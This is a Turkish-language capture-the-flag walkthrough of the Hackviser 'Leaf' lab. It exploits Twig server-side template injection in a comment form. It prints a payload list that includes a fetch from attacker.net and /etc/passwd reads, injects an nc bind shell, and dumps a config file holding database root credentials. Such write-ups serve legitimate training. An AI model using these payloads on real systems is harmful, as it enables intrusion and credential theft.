

Warmups2/Leaf

Herkese selamlar ben Mansur Derda bugün sizlere Hackviser üzerinde bulunan Warmups 2 / Leaf makinesinin çözümünü anlatacağım keyifli okumalar.


Öncelikle bize verilen adrese basit bir nmap taraması yapıyoruz.

```
$ nmap -sV 172.20.3.44
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-15 09:47 EDT
Nmap scan report for 172.20.3.44
Host is up (0.074s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.56 ((Debian))
3306/tcp  open  mysql     MySQL (unauthorized)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.74 seconds
```

Bu taramanın ardından 80/http ve 3306/mysql portlarının açık olduğunu görüyoruz. Buradan arkada çalışan bir MySQL servisinin çalıştığını anlıyoruz.

Siteye baktığımız zaman ise basit bir teknoloji mağazası olduğunu anlıyoruz.



Sitede gezinirken ürünlerin altında bulunan yorum yapma kısımlarını farkediyoruz. Bu kısımlara XSS vb. saldırıları yapmayı deniyoruz ancak bir sonuca ulaşamıyoruz.

Ardından da soruda bize sorulan sorulardan ve soru açıklamasından yola çıkarak **SSTI**


(Server Side Template Injection) Zafiyeti hakkında internetten bilgi toplamaya başlıyorum.

Ve (<https://sefaozan.medium.com/server-side-template-injection-nedir-82c833d5403a>) bu medium yazısına denk gelip gerekli bilgileri ediniyorum

Template Engine Türleri Nelerdir?

- PHP’de Twig ve Smarty
- Java’da Freemaker, Velocity ve WebMacros
- Python’da Django, Jinja2 ve Mako
- Javascript’te Rage, Jade ve Mustache

Yukarıdaki resimde de gördüğümüz gibi yazdığımız `{7*7}` işlemimiz gerçekleşmedi. Inputumuzu `{{7*7}}` olarak değiştirip tekrar submit butonuna basıyoruz.




A screenshot of a web form. At the top, there is a text input field containing the text `{{7*7}}`. Below the input field is a button labeled "Submit Button". Underneath the button, the text "Merhaba 49" is displayed.

Bu sefer bir önceki payload' dan farklı olarak 49 sonucunun ekrana basıldığını görüyoruz. Bu payload'ımız çalıştığı için yeşil renkli oku takip edip `{{7*'7'}}` payload'ını yazıp submit butonuna basıyoruz.



A screenshot of a web form. It shows a label "test" above a user profile. The profile consists of a circular icon and the name "test".



Yukarıdaki Template Engine türlerinden deneyebildiklerimi deniyorum. En sonunda buradakinin "Twig" olduğunu buluyorum. `{{7*7}}`


Ardından burada shell almak için araştırma yapmaya başlıyorum ve aşağıdaki github reposuna denk geliyorum

[https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server Side Template Injection#twig](https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#twig)


```
Twig - Code execution

{{self}}
{{_self.env.setCache("ftp://attacker.net:2121")}}{{_self.env.loadTemplate("backdoor")}}
{{_self.env.registerUndefinedFilterCallback("exec")}}{{_self.env.getFilter("id")}}
{{{['id']|filter('system')}}}
{{{[0]|reduce('system','id')}}}
{{{['id']|map('system')|join}}}
{{{['id',1]|sort('system')|join}}}
{{{['cat\x20/etc/passwd']|filter('system')}}}
{{{['cat$IFS/etc/passwd']|filter('system')}}}
{{{['id']|filter('passthru')}}}
{{{['id']|map('passthru')}}}
```


`{{['id']|filter('system')}}}`



```
{{['whoami']|filter('system')}}}
```



```
{{['ls']|filter('system')}}}
```



Yukarıdaki denemeleri yaptıktan sonra sıra shell almaya geliyor.

{{['nc -nvlp 1111 -e /bin/bash']|filter('system')}} bu komutu attıktan sonra dinleme moduna geçiyorum.

A screenshot of a web application interface showing a comment form. The form has a title 'Add a comment' and a question 'What is your name?'. Below this is a text input field containing 'ü'. Another question 'What is your comment?' is followed by a larger text input field containing the command {{['nc -nvlp 1111 -e /bin/bash']|filter('system')}}. A green 'Submit' button is located at the bottom right of the form. Below the form, the word 'Comments' is visible.

```
nc -nv 172.20.3.44 1111
```

Başarılı bir şekilde shell aldım. Test etmek için ls komutu ile sistemdeki dosyaları listeliyorum.

```
(kali㉿kali)-[~]
$ nc -nv 172.20.3.44 1111
(UNKNOWN) [172.20.3.44] 1111 (?) open
ls
Chart.bundle.min.js
blank.png
bootstrap-icons.css
bundle.min.js
comment.php
composer.json
composer.lock
config.php
css
index.php
js
product.php
products
vendor
```

Ve başarılı bir şekilde listeledim. Bu kısımdaki "config.php" dosyası dikkatimi çekiyor. "cat config.php" ile php dosyasını yazdırıyorum.

```
cat config.php
<?php
$host = "localhost";
$dbname = "modish_tech";
$username = "root";
$password = "7tRy-zSmF-1143";

try {
    $pdo = new PDO("mysql:host=$host;dbname=$dbname;charset=utf8", $username, $password);
    $pdo->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
} catch (PDOException $e) {
    echo "Connection error: " . $e->getMessage();
}
?>
```

Bu şekilde database ismini de öğreniyoruz.

Umarım bu yazı sizler için faydalı olmuştur diğer yazılarda görüşmek üzere...